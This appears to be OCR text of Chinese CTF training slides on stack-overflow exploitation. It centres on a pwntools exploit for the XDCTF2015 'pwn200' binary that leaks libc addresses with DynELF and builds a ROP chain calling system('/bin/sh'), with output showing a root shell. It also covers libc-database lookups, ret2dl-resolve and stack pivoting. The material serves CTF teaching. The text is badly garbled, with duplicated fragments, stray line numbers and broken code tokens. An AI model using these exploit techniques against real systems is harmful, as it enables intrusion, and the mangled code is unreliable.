                                                     查找system函数地址
  print 'systemAddr = ' + hex(systemAddr)
25 payload2 = 'a'*92
26 payload2 += p32(readPlt)
27 payload2 += p32(pppt)
28 payload2 += p32(0)
29 payload2 += p32(writable)
30 payload2 += p32(8)
31 payload2 += p32(systemAddr)
32 payload2 += p32(mainAddr)
33 payload2 += p32(writable)
34
35 p.sendline(payload2)
36 p.sendline('/bin/sh\0')
37
38 p.interactive()
```



02: libc版

38 p.interactive()

```
1 from pwn import *
2 elf = ELF('./pwn200')
3 writePlt = elf.plt['write']
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           payload1 += p32(mainAddr)
13
           payload1 += p32(1)
14
           payload1 += p32(addr)
15
           payload1 += p32(4)
16
           p.sendline(payload1)
17
           data = p.recv(4)
18
           log.info('%s ====> 0x%s'%(hex(addr),(data or '').encode('hex')))
19
           return data
20 p = process('./pwn200')
21 dyn = DynELF(leak,elf=elf)
22 systemAddr = dyn.lookup('system','libc')
23 print 'systemAddr = ' + hex(systemAddr)
   payload2 = 'a'*92
  payload2 += p32(readPlt)
  payload2 += p32(pppt)
                                          构造ROP链,将bin/sh读入
  payload2 += p32(0)
  payload2 += p32(writable)
                                          至.bss段,然后返回至
  payload2 += p32(8)
  payload2 += p32(systemAddr)
  payload2 += p32(mainAddr)
                                          system触发shell
   payload2 += p32(writable)
3
  p.sendline(payload2)
  p.sendline('/bin/sh\0')
```

```
1 from pwn import *
                            2 elf = ELF('./pwn200')
                            3 writePlt = elf.plt['write']
                            4 readPlt = elf.plt['read']
                            5 writable = elf.bss(0x2c)
                            6 \text{ mainAddr} = 0 \times 80484 \text{fe}
                            7 pppt = 0x080485b9
                            8 def leak(addr):
        02: libc版
                                       p.recvuntil('Welcome to XDCTF2015 ~!\n')
                                       payload1 = 'a'*92
                                       payload1 += p32(writePlt)
                           12
                                       payload1 += p32(mainAddr)
                           13
                                       payload1 += p32(1)
                                       navload1 += n32/addrl
   0xb776bdf4 ====>
                      0x0b000000
[*] 0xb776bdfc ====>
                      0x03000000
[*] 0xb776be00 ====>
                      0x00c076b7
[*] 0xb75b9010 ====>
                      0x03000300
[*] 0xb776c004 ====> 0x60e878b7
                                      泄露成功,突破无
[*] 0xb778e870 ====> 0x204c7bb7
[*] 0xb77b4c30 ====> 0x30497bb7
[*] 0xb75b9180 ====> 0x474e5500
                                      libc限制获得shell
[*] 0xb75b9184 ====> 0xab066cff
[*] 0xb75b9188 ====> 0x9171d55e
[*] 0xb75b918c ====> 0xfb0dd884
[*] 0xb75b9190 ====>
                      0xd31c1868
[*] 0xb75b9194 ====> 0x2ae6922b
[*] Trying lookup based on Build ID: ab066cff9171d55efb0dd884d31c1868<mark>!</mark>ae6922b
[*] Using cached data from '/root/.pwntools-cache/libcdb/build id/ab0<mark>6</mark>6cff9171d55efb0dd884d31c18682ae6922b'
systemAddr = 0xb75f3c50
[*] Switching to interactive mode
Welcome to XDCTF2015 ~!
 whoami
root
                           36 p.sendline('/bin/sh\0')
```

37 38 p.interactive()

02: libc版本未知条件下利用

0x1: 通过libc\_database搜索libc版本

libc-database包含各种版本的libc,可根据利用过程中泄露出来的libc信息获取其他有用信息。其主要思想是逐个对比数据库中对应函数与泄露的地址的最后12位。

#### 一种暴力破解的思想



02: libc版本未知条件下利用

0x1: 通过libc\_database搜索libc版本

#### 使用命令:

- \$./get #下载所有的libc版本,从而更新数据库
- \$ ./add /usr/lib/libc-2.21.so #将已有的libc更新到数据库
- \$ ./find \_\_libc\_start\_main 990 #在数据库中查找\_\_libc\_start\_main的地址低三字节为990的libc是什么版本
- \$ ./dump libc6\_2.19-0ubuntu6.6\_i386 #根据step 3所得到的具体id,以 此命令输出该版本libc的某些有用的偏移



02: libc版本未知条件下利用

0x1: 通过libc\_database搜索libc版本

```
| $ ./find __libc_start_main 990

ubuntu-trusty-i386-libc6 (id libc6_2.19-0ubuntu6.6_i386)

ubuntu-trusty-i386-libc6 (id libc6_2.19-0ubuntu6.7_i386)

archive-eglibc (id libc6_2.19-0ubuntu6_i386)

ubuntu-utopic-i386-libc6 (id libc6_2.19-10ubuntu2.3_i386)

archive-glibc (id libc6_2.19-10ubuntu2_i386)

archive-glibc (id libc6_2.19-15ubuntu2_i386)

$ ./dump libc6_2.19-0ubuntu6.6_i386

offset__libc_start_main_ret = 0x19a83

offset_system = 0x00040190

offset_dup2 = 0x000db590

offset_read = 0x000dabd0

offset_write = 0x000dac50

offset_str_bin_sh = 0x160a24
```



02: libc版本未知条件下利用

0x2: 通过Ret-to-dlruntim-resolve劫持符号解析

ELF在执行时,许多函数的地址是lazy binding的,即在第一次调用时才会解析其地址并填充至.got.plt。解析的过程主要在\_dl\_runtime\_resolve函数中实现。

当栈溢出后,我们就可以控制程序流程到dl\_runtime\_resolve, 伪造对应的数据结构,强迫loader解析出system函数的地址,从而 实现漏洞的利用。


参考链接: http://rk700.github.io/2015/08/09/return-to-dl-resolve/

#### 03: 栈溢出数据过短

有些题目栈溢出的字节比较少,无法直接利用溢出字节进行 ROP。或者可控区域不连续,无法进行直接ROP,如下:

我们控制了橙色部分 区域,但是中间有一段不可控制的内存,这时,我 们需要控制ESP跳转到橙色 部分,继续执行我们的 ROP指令。

(Stack Pivot)



#### 03: 栈溢出数据过短

Stack pivot即劫持栈指针,是一种比较重要的栈溢出利用技术,其目的是将栈劫持到一个攻击者能够控制的内存上去,在该位置再做ROP。

- ▶ 栈溢出的字节比较少,无法直接利用溢出字节进行ROP
- ▶ 栈地址未知并且无法泄露,但是利用某些利用技术时必须要知道栈地址,就可以通过stack pivot将栈劫持到相应的区域
- ➤ stack pivot能够使得一些非栈溢出的漏洞变成为栈溢出漏洞从而进行 攻击,典型:可以将程序栈劫持到堆空间中,在堆中做ROP。



#### 03: 栈溢出数据过短

以EKOPARTY CTF 2016的Fuckzing exploit pwn200为例, 演示如何进行stack pivot。



## 谢谢观赏 THANKS

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